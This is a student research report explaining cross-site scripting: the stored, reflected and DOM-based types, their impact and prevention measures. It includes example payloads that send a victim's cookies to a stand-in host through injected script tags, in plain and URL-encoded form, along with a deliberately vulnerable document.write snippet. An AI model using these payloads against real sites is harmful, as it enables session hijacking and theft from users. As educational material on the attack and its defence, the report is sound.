The Cross-site scripting attack

Filip Andrei

Contents

[Context 3](#_Toc90216871)

[The main goal 4](#_Toc90216872)

[Research methods 5](#_Toc90216873)

[Which is the impact of an XSS attack? 7](#_Toc90216874)

[How to prevent an XSS attack? 10](#_Toc90216875)

[Conclusion 11](#_Toc90216876)

[Bibliography 12](#_Toc90216877)

# Context

Cyber-attacks happen every day and they target companies, businesses, institutions but also individuals, nobody is fully protected. The impact of these is serious: companies are compromised, identities are stolen, and lives are ruined. It is the developers’ responsibility to protect the software that they provide accordingly and to always keep up with the security standards which are raised every day. One of the most popular attacks is the injection attack, which is based on, as the name suggests, injecting untrusted input into an application, which results in compromising the applications’ processes. Injection attacks can lead to: data theft, compromised data, data loss, or compromising a whole application. There are many types of injection attack, but some remarkable mentions would be: SQL injection, OS command injection, email header injection, Cross-site scripting.

# The main goal

In this study Cross Site Scripting will be explored, which is an attack that can have severe effects. Even though it was discovered in the 1990s, it is still fairly popular today, being present in the top 10 web application security risks, occupying the 7th place on OWASP’s list [[1]](https://owasp.org/www-project-top-ten/2017/Top_10).

The main question of this research is: **What is an XSS attack, and how does it work?**

During this study a few other questions will be answered:

* Which is the impact of an XSS attack?
* How does an XSS attack look like?
* How to prevent an XSS attack?

# Research methods

This study complies with the Development Oriented Triangulation (DOT) framework for giving structure to the research.

Icon

Description automatically generated

Text


Description automatically generatedThe preferred research strategy is Library, because of the freedom of choice for the large and vast information available on the internet. From this research strategy, the method used is Literature study for sourcing relevant information from trusted sources.

What is an XSS attack, and how does it work?

A XSS (Cross-site scripting) attack is a type of injection, which compromises the interaction between a user and a vulnerable web application. These are the types of XSS attacks:

1. **Stored XSS:** the malicious script is already stored on the server of the targeted application, in a database for example. The user gets the script without his will when he requests the data from the server. This attack is also called Persistent or Type 1 XSS.

The stored attack does not have to target an end user directly, it could also be a Blind XSS, which targets the application itself. The attacker can submit his script via a feedback form. When the developer will open the form submitted by the attacker in the backed, the script will be run.

1. **Reflected XSS:** the malicious script is embedded in the current HTTP request. The attacker’s code is reflected off the server into a form of output from the website (search, error field, etc.). The attack is served to the user via another route: an email, text message, or redirecting to an identical phishing website, where the user is fooled into clicking a link or just browsing the website. The script is sent to the real website which reflects the attack back to the user’s browser, which considers the script as ‘trusted’ since it came from the real website.
2. **DOM based XSS:** the malicious script is injected in the client-side. The attacker is modifying the DOM (Document object model) of the user, which makes it run in a way that is not intended.

# Which is the impact of an XSS attack?

When performing an XSS attack the hacker can perform the following actions:

* Get hold of the user’s credentials
* Destroy the DOM of a website
* Impersonate a user
* Inject malware into the website
* Access the user’s data via cookies, session data

When attacker gets access to a user with administrator privileges, he can compromise the whole application. If the data that the attacker has accessed is sensitive as: bank account details, government credentials, records regarding health, then the effects of the attack increase substantially and can be severe.

When an XSS attack happens, it can ruin the reputation of a whole company, as it did in 2005 with MySpace and the virus Samy. The computer worm was not dangerous as it would only send a friend request to the creator of the virus and write on the victim’s page the text "but most of all, Samy is my hero".

How does an XSS attack look like?

1. Stored XSS

Let’s pretend there is a social media website with the given vulnerability that it renders raw input from the submitted comments on the same page. The attacker can benefit from this by inserting the following script into a comment:

<script>

window.location = ‘https://webiste.org/?profile=’ + document.cookies;

</script>

2.Reflexted XSS

Let’s assume we have an e-commerce website with a search bar, with the given vulnerability that the user input is not checked properly. The attacker sends the victim an email, informing him that he won an 80% discount for any item on the shop and, to redeem the coupon, the victim has to click on the attached link.

In the case that the victim would input in the search bar of the website the word table, the page responds with this DOM:

<div>

<div> Search results for: table</div>

...

</div>

When the victim clicks on the link sent by the attacker:

https://webshop.com/search/?product=<script> window.location = ‘https://webiste.com/?profile=’ + document.cookies;</script>

or, more probably that the link is encoded:

https%3A%2F%2Fwebshop.com%2Fsearch%2F%3Fproduct%3D%3Cscript%3E%20window.location%20%3D%20%E2%80%98https%3A%2F%2Fwebiste.com%2F%3Fprofile%3D%E2%80%99%20%2B%20document.cookies%3B%3C%2Fscript%3E

the response will be:

<div>

<div> Search results for:

<script> window.location =‘https://webiste.com/?profile=’+ document.cookies;

</script>

</div>

...

</div>

Which will run in the script in the user’s browser.

3.DOM XSS

Let there be a website which lets the user to select the language that the page is displayed in, which also has the option for a default language.

<p>Select your language:</p>

<select>

<script>

document.write("

<OPTION value=1>

"+decodeURIComponent(

document.location.href.substring(

document.location.href.indexOf("default=")+8))+"

</OPTION>");

document.write("<OPTION value=2>English</OPTION>");

</script>

</select>

And the clean URL would be:

<https://www.website.com/page.html?default=French>

, while the infected URL looks like: [https://www.website.com/page.html?default=<script>alert(document.cookie)</script](https://www.website.com/page.html?default=%3cscript%3ealert(document.cookie)%3c/script)>

When the victim clicks on this link, the browser will run the script and the result will be displayed into the DOM.

# How to prevent an XSS attack?

Preventing an XSS attack is an easy task in some instances, but it can become way harder, depending on the complexity involved in the website and the way the user input is handled.

Preventing XSS is usually a combination of the following measures:

* **Validating input:** Regex expressions can be used for matching the input with a pattern. Validating the type (string, integer, etc.), or if it contains forbidden characters (‘, <, >, |, etc.), but also making sure the user is not submitting HTML is meaningful. When the user submits an url that will be returned in the response, checking the protocol is crucial, to stop an attacker from using a harmful protocol.
* **Encoding the data on output:** this needs to be applied when the outputted data is controlled by the user. Depending on the scenario, this could be achieved with a combination of: HTML, URL, JavaScript, and CSS encoding.
* **Using appropriate response headers:** The headers Content-Type and X-Content-Type-Options can be set, to make sure the browser interprets the response accordingly.
* **Content Security Policy:** as a last option using this policy can reduce the severity of an XSS attack.

# Conclusion

In a nutshell, treating the security aspect of an application with caution is crucial. Cross-site scripting can have harmful effects for the targeted victim, that is why prevention is the key in such a scenario. Understanding the vulnerabilities described above and applying the suggested fixes protects an application from Cross-site Scripting.

# Bibliography

Kosaka, M. (2018, Nov 5). *Same-origin policy*. Retrieved from web.dev: https://web.dev/same-origin-policy/

<https://portswigger.net/web-security/cross-site-scripting>

<https://owasp.org/www-community/attacks/xss/>

<https://owasp.org/www-community/attacks/DOM_Based_XSS>

<https://www.techtarget.com/searchsecurity/definition/cross-site-scripting>

<https://blog.sessionstack.com/how-javascript-works-5-types-of-xss-attacks-tips-on-preventing-them-e6e28327748a>